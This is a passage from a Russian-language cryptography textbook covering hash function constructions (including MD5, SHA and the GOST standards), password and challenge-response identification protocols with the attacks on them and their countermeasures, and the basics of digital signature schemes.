Из свойства вычислительной устойчивости также вытекает невозможность определения ключа, используемого хэш-функцией, так как знание ключа дает возможность вычислять значение свертки для любого набора данных.

Ключевые хэш-функции могут строиться на основе алгоритмов блочного шифрования. Тогда одношаговая сжимающая функция будет иметь вид:

$f_k(x,H) = E_k(x \oplus H)$,

где E_k — алгоритм блочного шифрования.

Для вычисления значения h(M) сообщение M представляется в виде последовательности n-битовых блоков M_1, M_2, …, M_N,. Если при этом длина сообщения не кратна длине блока, то последний блок неким специальным образом дополняется до полного блока. Алгоритм вычисления свертки имеет следующий вид:

$H_0=0$,

$H_i = E_k(M_i \oplus H_{i-1})$, i = 1, ..., N,

$h(M) = H_N$.

Такой режим в рассмотренном нами алгоритме шифрования ГОСТ 28147-89 называется режимом выработки имитовставки и отличается от режима шифрования вдвое меньшим количеством циклов.

Ключевые хэш-функций могут также строится на основе бесключевых хэш-функции. При этом для вычисления значения свертки ключ приписывается к исходному сообщению.

Но если ключ просто дописывать в начало или в конец исходного сообщения, то это может привести к потенциальным слабостям, позволяющим в некоторых случаях осуществлять модификацию сообщений.

Пусть, например, ключ *k* добавляется к началу сообщения согласно формуле $h_k(x) = h(k,x)$. Если функция h построена на

основе одношаговой сжимающей функции, то по известным значениям M и H = h(k,M) можно вычислять значения этой функции для любых сообщений вида (M,M') с дописанным произвольным окончанием M'. Это объясняется итеративностью процедуры вычисления функции, в силу которой для нахождения значения H' = h(k,M,M') не требуется знание ключа k, достаточно воспользоваться уже вычисленным «промежуточным» значением H. Поэтому такая функция не устойчива к модификации.

В случае когда ключ добавляется в конец сообщения согласно формуле $H = h_k(M) = h(M, k)$, знание коллизии для функции h, то есть пары x_1, x_2, $x_1 \neq x_2$, такой, что $h(x_1) = h(x_2)$, позволяет вычислять значения $h(x_1,k) = h(x_2, k)$ для любого ключа k. Поэтому трудоемкость модификации сообщения $M = x_1$ оценивается не величиной 2^n, а сравнима с трудоемкостью поиска коллизии, оцениваемой величиной $2^{n/2}$.

В связи с этим более предпочтительными являются способы, при которых ключ вставляется в сообщение не один, а, по крайней мере, два раза.

Недостатком такого метода также является слишком большая длина свертки. Дело в том, что для целей проверки целостности обычно выбирают длину свертки в пределах 32–64 бит, а для аутентификации необходимо условие $n \geq 128$.

На этом рассмотрение задачи обеспечения целостности можно закончить, но прежде чем переходить к следующей задаче криптографии завершим тему хэш-функций.

2. Бесключевые хэш-функции.

Обычно требуется, чтобы бесключевые хэш-функции обладали следующими свойствами:

– однонаправленность;
– устойчивость к коллизиям;
– устойчивость к нахождению второго прообраза.

Эти требования означают, соответственно, высокую сложность нахождения сообщения с заданным значением свертки; пары сообщений с одинаковыми значениями свертки; второго

сообщения с тем же значением свертки для заданного сообщения с известным значением свертки.

Например, хэш-функция CRC-32, представляющая собой контрольную сумму, является линейным отображением и поэтому не удовлетворяет ни одному из этих трех свойств.

Использование в качестве бесключевой хэш-функции, рассмотренной в предыдущем примере функции, построенной на основе алгоритма блочного шифрования в режиме выработки имитовставки, также нецелесообразно, так как обратимость блочного шифрования позволяет подбирать входное сообщение для любого значения свертки при фиксированном и общеизвестном ключе.

Для построения примера хэш-функции, удовлетворяющей свойству однонаправленности, рассмотрим функцию, заданную формулой $g_k(x)=E_k(x)\oplus x$, где E_k, — алгоритм блочного шифрования. Такая функция является однонаправленной по обоим аргументам. Поэтому на ее основе можно построить хэш-функцию, определив одношаговую сжимающую функцию одной из следующих формул:

$f(x,H) = E_H(x)\oplus x$ или
$f(x,H) = E_x(H)\oplus H$.

Первая из этих функций лежит в основе российского стандарта хэш-функции ГОСТ Р 34.11-94, а вторая — в основе американского стандарта SHA (Secure Hash Algoritm).

В российском стандарте для хэш-функции приняты значения n = m = 512. Одношаговая сжимающая функция f(x,H), используемая для вычисления последовательности значений $H_i = f(x_i,H_{i-1})$, построена на базе четырех параллельно работающих схем блочного шифрования (ГОСТ 28147-89), каждая из которых имеет 256-битовый ключ и оперирует с блоками размером 64 бита.

Самым распространенным алгоритмом реализации бесключевой хэш-функциии на сегодняшний день является MD5. Его используют как для решения задач обеспечения целостности

сообщений (совместно с функциями шифрования), так для обнаружения ошибок при передаче файлов через сеть Интернет.

Алгоритм вычисления свертки разбит на пять этапов.

Этап 1. Добавление незначащих битов. К сворачиваемому сообщению добавляется код 10…0. Число нулей определяется из условия: остаток деления длины дополненного сообщения на 512 должен быть равным 448.

Этап 2. Добавление длины сообщения. Длина исходного сообщения, до первого этапа, представляется в виде 64-разрядного числа.

Этап 3. Инициализация MD буфера. В четыре 32-разрядные слова заносятся специальные константы, названные разработчиками магическими.

Этап 4. Обработка сообщения. Инициализируются 4 функции, каждая из которых преобразует три 32-битных слова в одно. Каждый 512-разрядный блок сообщения поочередно обрабатывается всеми функциями вместе со словами из буфера. Новые значения добавляются к предыдущим значениям, хранящимся в буфере, и алгоритм переходит к обработке следующего 512-разрядного блока.

Этап 5. Вывод результата. Содержимое буфера выдается как результат свертки длиной 128 бит.

Варианты атак на хэш-функции.

Простейшая атака с целью создания поддельного сообщения, применимая к любой хэш-функции, состоит в следующем. Злоумышленник может осуществить генерацию некоторого числа (r_1) сообщений, вычислить значения их сверток и сравнить получившиеся значения с известными значениями сверток некоторого множества (из r_2) переданных ранее сообщений. Атака окажется успешной при получении хотя бы одного совпадения. Вероятность успеха P можно оценить по формуле:

$$P \approx 1 - e^{-\frac{r_1 \cdot r_2}{2^n}}$$

где n — длина свертки, e — основание натурального логарифма.

Так как большинство хэш-функций строятся на основе одношаговых сжимающих функций, то имеется тесная связь атак на хэш-функцию с атаками на соответствующую одношаговую сжимающую функцию. В частности, последняя должна обладать практически всеми теми же свойствами, которыми обладает и сама хэш-функция.

Итеративный способ построения хэш-функции позволяет иногда, при ее обращении или построении коллизий, использовать метод «встречи посередине». Для защиты от этой опасности в конце сообщения обычно дописывают блоки с контрольной суммой и длиной сообщения.

Возможны атаки, использующие слабости тех схем, на базе которых построены хэш-функции. Например, для построения коллизий хэш-функции, основанных на алгоритмах блочного шифрования, можно использовать наличие слабых ключей или свойство дополнения (как это имеет место у алгоритма DES), наличие неподвижных точек (для которых $E_k(x) = x$), коллизии ключей (то есть пар различных ключей, для которых выполняется равенство $E_{k1}(x) = E_{k2}(x)$) и т. п.

ГЛАВА 11.
Компьютерная криптография. Обеспечение аутентификации

Напомним определение третьей задачи криптографии:

Обеспечение аутентификации — разработка методов подтверждения подлинности сторон (идентификация) и самой информации в процессе информационного взаимодействия. Информация, передаваемая по каналу связи, должна быть аутентифицирована по источнику, времени создания, содержанию данных, времени пересылки и т. д.

Итак, аутентификация — это установление подлинности. В общем случае этот термин может относиться ко всем аспектам информационного взаимодействия: сеансу связи, сторонам, передаваемым сообщениям и т. д.

Установление подлинности (то есть проверка и подтверждение) всех аспектов информационного взаимодействия является важной составной частью задачи обеспечения достоверности получаемой информации. Аутентифиукация особенно важна для доверяющих друг другу сторон, когда источником угроз может служить не только третья сторона (противник), но и сторона, с которой осуществляется взаимодействие.

Применительно к сеансу связи (транзакции) аутентификация означает проверку: целостности соединения, невозможности повторной передачи данных противником и своевременности передачи данных. Для этого, как правило, используют дополнительные параметры, позволяющие «сцепить» передаваемые данные в легко проверяемую последовательность. Это достигается, например, путем вставки в сообщения некоторых специальных чисел или меток времени. Они позволяют предотвратить попытки повторной передачи, изменения порядка следования или обратной отсылки части переданных сообщений. При этом такие вставки в передаваемом сообщении необходимо защищать (например, с помощью шифрования) от возможных подделок и искажений.

Применительно к сторонам взаимодействия аутентификация означает проверку одной из сторон того, что взаимодействующая с ней сторона — именно та, за которую она себя выдает. Часто аутентификацию сторон называют также идентификацией.

Формально это некорректно, так как под идентификацией понимают процедуру установления присвоенного данной стороне уникального системного имени-идентификатора, которое позволяет отличать ее от других сторон. Обычно идентификация заключается в предъявлении этого имени и предшествует процедуре аутентификации, то есть подтверждению правильности идентификации.

Применительно к самой информации аутентификация означает проверку того, что информация, передаваемая по каналу, является подлинной по содержанию, источнику, времени создания, времени пересылки и т. д.

Проверка подлинности содержания информации сводится, по сути, к проверке ее неизменности (с момента создания) в процессе передачи или хранения, то есть проверке целостности.

Аутентификация источника данных означает подтверждение того, что исходный документ был создан именно заявленным источником.

Если стороны доверяют друг другу и обладают общим секретным ключом, то аутентификацию сторон можно обеспечить применением кода аутентификации. Действительно, каждое успешно декодированное получателем сообщение может быть создано только отправителем, так как только он знает их общий секретный ключ. Для не доверяющих друг другу сторон решение подобных задач с использованием общего секретного ключа становится невозможным. Поэтому при аутентификации источника данных нужен механизм цифровой подписи, который будет рассмотрен в следующей главе.

В целом, аутентификация источника данных выполняет ту же роль, что и протокол идентификации. Отличие заключается только в том, что в первом случае имеется некоторая передаваемая информация, авторство которой требуется установить, а во втором требуется просто установить сторону, с которой осуществляется взаимодействие.

Для проведения аутентификации используются специальные протоколы идентификации, позволяющие осуществлять

идентификацию (и аутентификацию) каждой из участвующих во взаимодействии и не доверяющих друг другу сторон. Различают протоколы *односторонней* и *взаимной* идентификации.

Протокол — это распределенный алгоритм, определяющий последовательность действий каждой из сторон. В процессе выполнения протокола идентификации каждая из сторон не передает никакой информации о своем секретном ключе, а хранит его у себя и использует для формирования ответных сообщений на запросы, поступающие при выполнении протокола.

Все протоколы идентификации включают двух участников:

1) А — доказывающего — участника, проходящего идентификацию;

2) В — проверяющего — участника, проверяющего аутентичность доказывающего.

Целью протокола является проверка того, что проверяемым действительно является А.

С точки зрения проверяющего, возможными исходами протокола являются либо принятие решения об идентичности доказывающего А, либо завершение протокола без принятия такового решения.

Протоколы идентификации могут быть разбиты на три большие категории в зависимости от того, на чем основана идентификация.

1. Протоколы, основанные на известной обеим сторонам информации. Такой информацией могут быть пароли, личные идентификационные номера (PIN от английского personal identification number), секретные или открытые ключи, знание которых демонстрируется во время выполнения протокола.

2. Протоколы, использующие некоторые физические приборы, с помощью которых и проводится идентификация. Таким прибором может быть магнитная или интеллектуальная пластиковая карта, или прибор, генерирующий меняющиеся со временем пароли.

3. Протоколы, использующие физические параметры, составляющие неотъемлемую принадлежность доказывающего.

В качестве таковых могут выступать подписи, отпечатки пальцев, характеристики голоса, геометрия руки и т. д.

Одной из основных целей идентификации является обеспечение контроля доступа к определенным ресурсам, таким, как банковские счета, телекоммуникационные каналы, компьютерные программы, базы данных, здания, сооружения и т.д. Идентификация также обычно является неотъемлемой частью протокола распределения ключей.

Протоколы идентификации тесно связаны с протоколами цифровой подписи, но проще их. Последние имеют дело с меняющимися по содержанию сообщениями и обычно включают элементы, обеспечивающие невозможность отказа от подписанного сообщения. Для протоколов идентификации содержание сообщения, по существу, фиксировано — это заявление об аутентичности доказывающего А в текущий момент времени.

Протоколы идентификации.

1. С фиксированными паролями (слабая идентификация).

Обычная парольная схема. Основывается на не зависящих от времени паролях и устроена следующим образом.

Для каждого пользователя имеется пароль, обычно представляющий собой последовательность длиной от 6 до 10 знаков алфавита, которую пользователь в состоянии запомнить. Эта последовательность выступает в качестве общего секрета пользователя и системы. Для того чтобы получить доступ к системному ресурсу (база данных, принтер и т.д.), пользователь представляет свой идентификатор и пароль и прямо или косвенно определяет необходимый ресурс. При этом идентификатор пользователя выступает как заявка на идентификацию, а пароль — как подтверждение этой заявки. Различные парольные схемы отличаются между собой по методам хранения парольной информации в системе и методам ее проверки.

В число угроз данной схеме идентификации, допускающих возможность проникновения в систему, входят раскрытие пароля (вне системы) и перехват информации с линий связи

(внутри системы). Угрозой является также опробование паролей, в том числе с использованием словарей.

Остановимся подробнее на методах хранения паролей в системе. Наиболее очевидным из них является хранение паролей в открытом виде в файле, защищенном от записи и считывания системными средствами. При обращении пользователя система сравнивает введенный пароль с паролем данного пользователя, хранимым в файле. Недостаток этого метода состоит в том, что пароли не защищены от привилегированных пользователей системы.

Для устранения этого недостатка используются зашифрованные файлы паролей пользователей. При этом может использоваться либо непосредственное шифрование паролей с помощью того или иного криптографического алгоритма, либо вычисление значения хэш-функции пароля. Заметим, что использование шифрования перед передачей пароля по незащищенному каналу связи хотя и защищает сам пароль, но не защищает от возможности вхождения противника в систему путем навязывания перехваченного зашифрованного пароля.

Основные методы атак на фиксированные пароли.

1. Повтроное использование паролей полученных:

– путем просмотра при введении с клавиатуры,

– путем получения документов, содержащих эти пароли,

– путем перехвата их из каналов связи, используемых пользователями для связи с системой, или из самой системы, поскольку пароли используются в открытом виде.

Все это дает возможность противнику осуществить доступ к системе, имитируя законного пользователя.

Таким образом, фиксированные пароли нельзя использовать в случае их передачи по незащищенным каналам связи.

2. Последовательный перебор паролей.

Простейшей атакой противника на систему с фиксированными паролями является перебор всех возможных вариантов до тех пор, пока истинный пароль не будет найден. Особенно опасна эта атака в режиме off-line, поскольку в этом случае не требу-

ется непосредственного контакта доказывающего с проверяющим, и поэтому число безуспешных попыток проверки пароля в единицу времени не может быть ограничено, как это обычно делается при проверке в режиме on-line.

Эффективность указанной атаки впрямую зависит от числа попыток до обнаружения первого пароля, обеспечивающего доступ в систему или к ее ресурсу, а также от времени, затрачиваемого на реализацию каждой из попыток.

3. Атака с помощью словаря.

Вместо последовательного перебора всех возможных комбинаций паролей кракер может прибегнуть к атаке с помощью файла-словаря, содержащего наиболее часто встречающиеся парольные комбинации и просто перечень слов. Этот метод позволит существенно сократить время на подбор пароля, если пароль пользователя есть в словаре.

Словарная атака может быть расширена за счет использования функций переворота слов, их транслитерации, смены раскладки и т. п.

4. Гибридная атака.

Представляет собой комбинацию атаки с помощью словаря и атаки последовательным перебором и заключается в добавлении к началу и концу слова из словаря некоторого количества последовательно перебираемых символов.

Поскольку степень защиты указанной системы определяется сложностью перебора паролей, то на практике используется целый ряд приемов для усложнения противнику этой процедуры.

Правила составления паролей.

1. Ограничения по минимальной длине и содержимому пароля.

Наиболее типичные требования, предъявляемые при составлении паролей. Примером может служить требование, чтобы пароль имел длину не менее 8 знаков и содержал в себе цифры и буквы из разных регистров, а также требование, чтобы па-

роль не мог быть словом из имеющегося словаря или частью идентификационной информации доказывающего.

Очевидно, что сложность проникновения в систему определяется сложностью простейшего из паролей зарегистрированных пользователей. Лучшими из возможных паролей являются те, которые выбираются случайно и равновероятно с помощью датчика случайных чисел.

2. Усложнение процедуры проверки паролей.

Для того чтобы усложнить атаки, включающие опробование большого числа паролей, функция, обеспечивающая проверку паролей, может быть усложнена путем применения нескольких итераций более простых функций. Вместе с тем число этих итераций не должно быть слишком большим, чтобы не затруднить доступ в систему законным пользователям. Необходимо также следить за тем, чтобы в результате этих процедур не упростилась задача определения паролей.

3. Парольные фразы.

Для того чтобы увеличить неопределенность используемых паролей и вместе с тем не нарушить такое их важное качество, как возможность запоминания человеком, часто используются парольные фразы. В этом случае в качестве пароля используется целое предложение вместо короткого слова. Парольные фразы сжимаются хэш-функциями и полученные свертки используются в качестве обычного пароля. Идея этого метода состоит в том, что человеку легче запомнить фразу, чем случайную последовательность букв или цифр, а результат свертки представляет собой эту случайную последовательность. Парольные фразы обеспечивают большую безопасность, чем короткие пароли, но требуют большего времени для ввода.

4. Одноразовые пароли.

Повышению надежности идентификации служит использование одноразовых паролей, то есть паролей, которые могут быть использованы для идентификации только один раз. Такие схемы обеспечивают защиту от противника, использующего перехват паролей из незащищенного канала.

Существуют три схемы использования одноразовых паролей:

– пользователи системы имеют общий список одноразовых паролей, который доставляется по защищенному от перехвата каналу связи;

– первоначально пользователь и система имеют один общий секретный пароль. Во время идентификации, использующей пароль t, пользователь создает и передает в систему новый пароль $(t + 1)$, зашифрованный на ключе, полученном из пароля t;

– пользователи системы используют одноразовые пароли на основе однонаправленной функции.

Этот протокол не защищает от активного противника, который перехватывает, сохраняет и блокирует передачу информации от А к В для последующей попытки подмены собой пользователя А. Поэтому этот протокол может быть использован только для идентификации пользователя системой, аутентичность которой уже установлена.

5. Личные идентификационные номера.

На этой категории фиксированных паролей стоит остановиться отдельно. Они обычно используются в приложениях, использующих токены (идентификацию на основе физических приборов), для доказательства того, что данный участник является действительным владельцем токена и имеет право доступа к определенным системным ресурсам. Ввод личного идентификационного номера требуется во всех случаях, при использовании токена. Это обеспечивает дополнительный рубеж безопасности, если он утерян или похищен.

В силу исторических обстоятельств (и для удобства пользователей) личный идентификационный номер является цифровым и содержит от 4-х до 8 цифр. Для того чтобы обеспечить защиту от его тотального перебора, применяются дополнительные организационные меры. Например, большинство банкоматов при троекратном вводе неправильного номера блокируют кредитную карту. Для ее разблокирования требуется ввести уже более длинный номер. Поскольку люди, как правило, не могут

запомнить ключи настолько длинные, чтобы с их помощью можно было бы обеспечить необходимую информационную безопасность системы, часто используется следующая двухступенчатая процедура идентификации пользователя.

Сначала с помощью личного идентификационного номера проверяется личность лица, вводящего пластиковую карту, а затем содержащаяся в пластиковой карте дополнительная ключевая информация используется для идентификации его в системе (как действительного владельца пластиковой карты, имеющего определенные права доступа в системе). Таким образом, пользователь, имеющий пластиковую карту, должен помнить только короткий личный идентификационный номер, в то время как более длинный ключ, содержащийся на карте, обеспечивает необходимый уровень криптографической безопасности при идентификации в системе, использующей незащищенные каналы связи.

2. «Запрос-ответ» (сильная идентификация).

Идея построения криптографических протоколов идентификации типа «запрос-ответ» состоит в том, что доказывающий убеждает проверяющего в своей аутентичности путем демонстрации своего знания некоторого секрета без предъявления самого секрета. Знание секрета подтверждается выдачей ответов на меняющиеся с течением времени запросы проверяющего. Обычно запрос — это число, которое проверяющий генерирует на начальных шагах протокола. Если канал связи контролируется противником, любое допустимое число реализаций протокола идентификации не должно давать противнику возможность извлечения информации, необходимой для последующей ложной идентификации. В таких протоколах обычно используются либо случайные числа, либо числа из неповторяющихся (обычно возрастающих) последовательностей, либо метки времени.

Числа из неповторяющихся последовательностей используются как уникальные метки сообщений, обеспечивающие защиту от навязывания ранее переданных сообщений. Такие последовательности чисел используются независимо для каждой пары доказывающего и проверяющего. Сообщение принимается только тогда, когда его число (метка сообщения) не было ис-

пользовано ранее (или в определенный предшествующий период времени) и удовлетворяет согласованной политике. Простейшей политикой является такая: последовательность начинается с нуля и каждое следующее число увеличивается на единицу. Менее жесткая политика состоит в том, что принятые числа должны только монотонно возрастать. Это позволяет работать с учетом возможности потери сообщений из-за ошибок в каналах связи.

Недостатком метода использования последовательностей чисел является необходимость запоминания информации, касающейся каждого доказывающего и каждого проверяющего, а также невозможность обнаружения сообщений, специально задержанных противником.

Метки времени используются для обеспечения гарантий своевременности и единственности сообщений, а также для обнаружения попыток навязывания ранее переданной информации. Они также могут быть использованы для обнаружения попыток задержки информации со стороны противника.

Протоколы, использующие метки времени, реализуются следующим образом. Сторона, направляющая сообщение, снимает показания своих системных часов и криптографически «привязывает» их к сообщению. Получив такое сообщение, вторая сторона снимает показания своих системных часов и сравнивает их с показаниями, содержащимися в сообщении. Сообщение принимается, если его временная метка находится в пределах приемлемого временного окна — фиксированного временного интервала, выбранного из расчета времени, необходимого для обработки и передачи максимально длинного сообщения и максимально возможной рассинхронизации часов отправителя и получателя. В отдельных случаях для приема сообщения необходимо, кроме указанного выше, обеспечить выполнение условия, чтобы та же самая (или более ранняя) метка времени не приходила ранее от того же самого абонента.

Надежность методов, основанных на метке времени, зависит от надежности и точности синхронизации системных часов, что является главной проблемой в таких системах. Преимуществами указанных систем является меньшее число передаваемых для идентификации сообщений (как правило, одно), а также отсутствие требований по сохранению информации для каждой

пары участников (как в числовых последовательностях). Временные метки в протоколах могут быть заменены запросом, включающим случайное число, и ответом.

Идентификация «Запрос-ответ»
с использованием алгоритмов шифрования.

Можно увеличить стойкость алгоритмов идентификации «запрос-ответ» путем шифрования передаваемой идентификационной информации (как правило, ответов).

Если используются симметричные системы шифрования, то доказывающий и проверяющий должны иметь общий секретный ключ. В небольших системах секретные ключи могут быть выданы каждой паре корреспондентов заблаговременно. В больших системах установление общего ключа может быть обеспечено путем передачи его по защищенному каналу обоим корреспондентам из доверенного центра.

В большинстве алгоритмов идентификации доказывающий шифрует свой ответ общим ключом и передает проверяющему. Проверяющий расшифровывает полученный ответ и сравнивает его в соответствии с правилами протокола идентификации.

Если используются асимметричные алгоритмы шифрования, то доказывающий может продемонстрировать владение тайным ключом одним из двух способов:

– при расшифровании запроса, зашифрованного на его открытом ключе;

– при проставлении под запросом своей цифровой подписи.

Примером идентификации с шифрованием могут служить следующие три протокола.

1. Односторонняя идентификация с использованием временных меток:

A шифрует метку времени и передает её B. B, расшифровав сообщение, проверяет, что временная метка находится в допустимом интервале.

2. Односторонняя идентификация с использованием случайных чисел:

B передает A запрос, состоящий из некоторого случайного числа. A шифрует это число и передает B. Получив и расшифровав сообщение, пользователь B сверяет полученное число с отправленным.

3. Взаимная идентификация с использованием случайных чисел:

B передает A запрос, состоящий из некоторого случайного числа. A шифрует это число и некоторое свое и передает B. Получив и расшифровав сообщение, пользователь B сверяет первое полученное число с отправленным, а в случае совпадения отправляет A ответ, содержащий оба зашифрованных числа. Затем A расшифровывает и сверяет полученные числа с теми, что были отправлены.

При передачи ответа A может добавлять к шифруемой информации идентификатор B, который проверяющий должен сверить со своим после расшифрования сообщения. В случае с взаимной идентификацией на втором ответе B добавляет к числам идентификатор A.

В случае использования асимметричных алгоритмов при передаче ответа также возможно использование цифровой подписи.

Атаки на протоколы идентификации.

В заключение приведем перечень атак на протоколы идентификации и методов их отражения, часть из которых уже упоминалась выше.

1. Подмена — попытка подменить одного пользователя другим.

Методы противодействия состоят в сохранении в тайне от противника информации, определяющей алгоритм идентификации.

2. Повторное навязывание сообщения (replay) — подмена или другой метод обмана, использующий информацию ранее проведенного протокола идентификации того же самого или другого пользователя.

Методы противодействия включают использование протоколов типа «запрос-ответ», использование временных меток, случайных чисел или возрастающих последовательностей чисел.

3. Комбинированная атака (interleaving attack) — подмена или другой метод обмана, использующий комбинацию данных из ранее выполненных протоколов, в том числе протоколов, ранее навязанных противником.

Метод противодействия состоит в обеспечении целостности проводимых протоколов и отдельных сообщений.

4. Атака отражением — комбинированная атака, использующая посылку части принятой информации отправителю.

Методы противодействия включают введение в протокол идентификационной информации проверяющего, использование различных ключей для приема и передачи сообщений.

5. Задержка передачи сообщения (forced delay) — перехват противником сообщения и навязывание его в более поздний момент времени.

Методы противодействия включают использование случайных чисел совместно с ограничением временного промежутка для ответа, использование временных меток.

6. Использование противником своих средств в качестве части телекоммуникационной структуры — атака, при которой в протоколе идентификации между A и B противник C входит в телекоммуникационный канал и становится его частью при реализации протокола между A и B. При этом противник может подменить информацию, передаваемую между A и B.

Противодействие этой атаке состоит в использовании защищенного канала между A и B.

В заключение отметим следующее. Аутентичность идентификации может быть гарантирована только в момент завершения протокола. При этом имеется опасность того, что противник подключится к линии связи после окончания процесса идентификации, выдавая себя за законного пользователя. Для исключения этой возможности следует совместить процесс идентификации и аутентификации с процессом установления общего сеансового ключа, который должен быть использован для защиты передаваемой информации до разрыва соединения или повторной процедуры аутентификации.

ГЛАВА 12.
Компьютерная криптография. Обеспечение неоспоримости

Четвертая задача криптографии — обеспечение неоспоримости или невозможности отказа от авторства.

Напомним определение:

Обеспечение неоспоримости (невозможности отказа от авторства) — предотвращение возможности отказа субъектов от некоторых из совершенных ими действий.

В современном мире часто приходится заключать различные соглашения и договора, давать поручения и т.п. Обычно они скрепляются подписью. Однако как быть с электронным документооборотом или даже посланиями по электронной почте?

В некоторых ситуациях, например в силу изменившихся обстоятельств, отдельные лица могут отказаться от ранее принятых обязательств. В связи с этим необходим некоторый механизм, препятствующий подобным попыткам.

Так как в данной ситуации предполагается, что стороны не доверяют друг другу, то использование общего секретного ключа для решения поставленной проблемы становится невозможным. Отправитель может отказаться от факта передачи сообщения, утверждая, что его создал сам получатель (отказ от авторства). Получатель легко может модифицировать, подменить или создать новое сообщение, а затем утверждать, что оно получено от отправителя (приписывание авторства). Ясно, что в такой ситуации арбитр при решении спора не будет иметь возможность установить истину.

Основным механизмом решения этой проблемы является так называемая цифровая подпись.

Цифровая подпись для сообщения является числом, зависящим от самого сообщения и от некоторого тайного, известного только подписывающему субъекту, ключа. Цифровая подпись должна быть легко проверяемой и проверка подписи не должна требовать доступа к тайному ключу.

При возникновении спорной ситуации, связанной с отказом подписывающего от факта подписи им некоторого сообще-

ния либо с попыткой подделки подписи, третья сторона должна иметь возможность разрешить спор.

Цифровая подпись позволяет решить следующие три задачи:

– осуществить аутентификацию источника сообщения;
– установить целостность сообщения;
– обеспечить невозможность отказа от факта подписи конкретного сообщения.

Использование термина «подпись» в данном контексте оправдано тем, что цифровая подпись имеет много общего с обычной собственноручной подписью на бумажном документе. Собственноручная подпись также решает три перечисленные задачи, однако между обычной и цифровой подписями имеются существенные различия. Сведем основные различия между обычной и цифровой подписями в таблицу.

Собственноручная подпись	**Цифровая подпись**
Не зависит от подписываемого текста, всегда одинакова.	Зависит от подписываемого текста, практически всегда разная.
Неразрывно связана с подписывающим лицом, однозначно определяется его психофизическими свойствами, не может быть утеряна.	Определяется тайным ключом, принадлежащим подписывающему лицу, может быть утеряна владельцем.
Неотделима от носителя (бумаги), поэтому отдельно подписывается каждый экземпляр документа	Легко отделима от документа, поэтому верна для всех его копий.
Не требует для реализации дополнительных механизмов	Требует дополнительных механизмов, реализующих алгоритмы ее вычисления и проверки
Не требует создания поддерживающей инфраструктуры.	Требует создания доверенной инфраструктуры сертификатов открытых ключей.

Для реализации схемы цифровой подписи необходимы два алгоритма:

– алгоритм вычисления цифровой подписи;
– алгоритм проверки цифровой подписи.

Главные требования к этим алгоритмам заключаются в исключении возможности получения подписи без использования тайного ключа и гарантировании возможности проверки подписи без знания какой-либо секретной информации. Алгоритм проверки должен быть общедоступным, чтобы проверить правильность подписи мог каждый.

Надежность схемы цифровой подписи определяется сложностью решения следующих трех задач:

– подделки подписи, то есть нахождения значения подписи под заданным документом лицом, не являющимся владельцем секретного ключа;
– создания подписанного сообщения, то есть нахождения хотя бы одного сообщения с правильным значением подписи;
– подмены сообщения, то есть подбора двух различных сообщений с одинаковыми значениями подписи.

В настоящее время предложено несколько принципиально различных подходов к созданию схем цифровой подписи. Их можно разделить на три группы:

1. Схемы на основе симметричных систем шифрования;
2. Схемы на основе систем шифрования с открытыми ключами;
3.Ссхемы со специально разработанными алгоритмами вычисления и проверки подписи.

Рассмотрим их более подробно.

1. Схемы на основе симметричных систем шифрования.

Для создания схемы цифровой подписи можно использовать симметричные шифросистемы. В этом случае подписью может служить само зашифрованное на секретном ключе сообщение. Однако основной недостаток таких подписей состоит в том, что они являются одноразовыми: после каждой проверки секретный ключ становится известным. Единственный выход из этой ситуации в рамках использования симметричных шифросистем — это введение доверенной третьей стороны, выполняющей функции посредника, которому доверяют обе стороны. В этом случае вся информация пересылается через посредника, он осуществляет перешифрование сообщений с ключа одного из

абонентов на ключ другого. Естественно, эта схема является крайне неудобной.

2. Схемы на основе систем шифрования с открытыми ключами.

При использовании шифросистем с открытым ключом возможны два подхода к построению системы цифровой подписи.

Первый подход состоит в преобразовании сообщения в форму, по которой можно восстановить само сообщение и тем самым проверить правильность «подписи». В данном случае подписанное сообщение имеет, как правило, ту же длину, что и исходное сообщение. Для создания такого «подписанного сообщения» можно, например, произвести шифрование исходного сообщения на тайном ключе автора подписи. Тогда каждый может проверить правильность подписи путем расшифрования подписанного сообщения на открытом ключе автора подписи.

Это схема шифрования с открытым ключом, примененная наоборот. Пусть имеется пара преобразований (E, D), первое из которых зависит от открытого ключа, а второе — от тайного. Для того чтобы вычислить цифровую подпись S для сообщения, владелец тайного ключа может применить к сообщению M второе преобразование D: S = D(M). В таком случае вычислить подпись может только владелец тайного ключа, в то время как проверить равенство E(S) = M может каждый. Основными требованиями к преобразованиям E и D являются:

– выполнение равенства M = E(D(M)) для всех сообщений M;

– невозможность вычисления значения D(M) для заданного сообщения M без знания тайного ключа.

Отличительной особенностью предложенного способа построения цифровой подписи является возможность отказаться от передачи самого подписываемого сообщения M, так как его можно восстановить по значению подписи. В связи с этим подобные системы называют *схемами цифровой подписи с восстановлением текста*.

Заметим, что если при передаче сообщение дополнительно шифруется с помощью асимметричного шифра, то пара преобразований (E, D), используемая в схеме цифровой подписи, должна отличаться от той, которая используется для шифрования сообщений. В противном случае появляется возможность передачи в качестве шифрованных ранее подписанных сообщений. При этом более целесообразно шифровать подписанные данные, чем делать наоборот, то есть подписывать зашифрованные данные, поскольку в первом случае противник получит только шифротекст, а во втором — и подпись, и шифрованный текст.

Очевидно, что рассмотренная схема цифровой подписи на основе пары преобразований (E, D) удовлетворяет требованию невозможности подделки, в то время как требование невозможности создания подписанного сообщения не выполнено: для любого значения S каждый может вычислить значение M = E(S) и тем самым получить подписанное сообщение. Требование невозможности подмены сообщения заведомо выполняется, так как преобразование E взаимно однозначно.

Для защиты от создания злоумышленником подписанного сообщения можно применить некоторое взаимно-однозначное отображение, вносящее избыточность в представление исходного сообщения, например, путем увеличения его длины, а затем уже вычислять подпись. В этом случае злоумышленник, подбирая S и вычисляя значения M = E(S), будет сталкиваться с проблемой отыскания прообраза отображения. Например, если измерять длину сообщения, добавлять ее к сообщению и подписывать результат, то злоумышленник должен будет не просто подобрать подпись S с устраивающим его значением текста M, а добиться совпадения фактической длины сообщения с передаваемым значением. Это — самый простой пример, обычно используются более сложные алгоритмы отображений.

При втором подходе подпись вычисляется и передается вместе с исходным сообщением. Вычисление подписи заключается в преобразовании исходного сообщения в некоторую цифровую комбинацию (которая и является подписью). Алгоритм вычисления подписи должен зависеть от тайного ключа пользователя. Это необходимо для того, чтобы воспользоваться подпи-

сью мог бы только владелец ключа. В свою очередь, алгоритм проверки правильности подписи должен быть доступен каждому. Поэтому, как правило, этот алгоритм зависит от открытого ключа пользователя. В данном случае длина подписи не зависит от длины подписываемого сообщения. В этом случае шифруется не все сообщение, а результат бесключевой криптографической хэш-функции.

